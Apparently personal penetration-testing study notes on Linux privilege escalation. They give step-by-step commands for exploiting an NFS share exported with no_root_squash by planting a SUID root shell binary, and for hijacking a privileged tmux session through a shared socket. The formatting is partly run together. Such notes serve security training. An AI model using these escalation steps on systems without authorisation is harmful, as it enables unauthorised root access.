Tcpdump NFS tmux
Passive Traffic Capture
Weak NFS Privileges
- Network File System (NFS) allows users to access shared files or directories over the network hosted on Unix/Linux systems.
- NFS uses TCP/UDP port 2049.
PWN Steps
- List accessible mounts
showmount -e 10.129.2.12- eg:
/tmp
- eg:
- check root permissions
cat /etc/exports- will mention

root_squash/no_root_squashfor directories that can be mounted by others- eg:
/tmp (no_root_squash)
- eg:
- on your target
- create a c file
gcc shell.c -o shell- copy this
shellto the/tmpdirectory - On KALI
- the
shellshould have these permissions-rwsr-xr-x 1 root root 16712 Sep 1 06:15 shell
- On the target, in
/tmp ./shellto get root
TMUX - Hijacking TMUX sessions
- create a session, detach it when some process is active (run an nmap scan and detach tmux)
- sometimes, a tmux process running as a privileged user may be set up with weak permissions
- this can be hijacked by creating a new shared session and modify the ownership
Shared session compromise
tmux -S /shareds new -s debugsesschown root:devs /shareds- now, if we can pwn a user belonging to the
devsgroup, we can attach to this session and gain root - check for a running tmux process
ps aux | grep tmux
- check for permissions
ls -la /shareds
- check groups
id- belongs to devs
- attach to the tmux session
tmux -S /shareds# id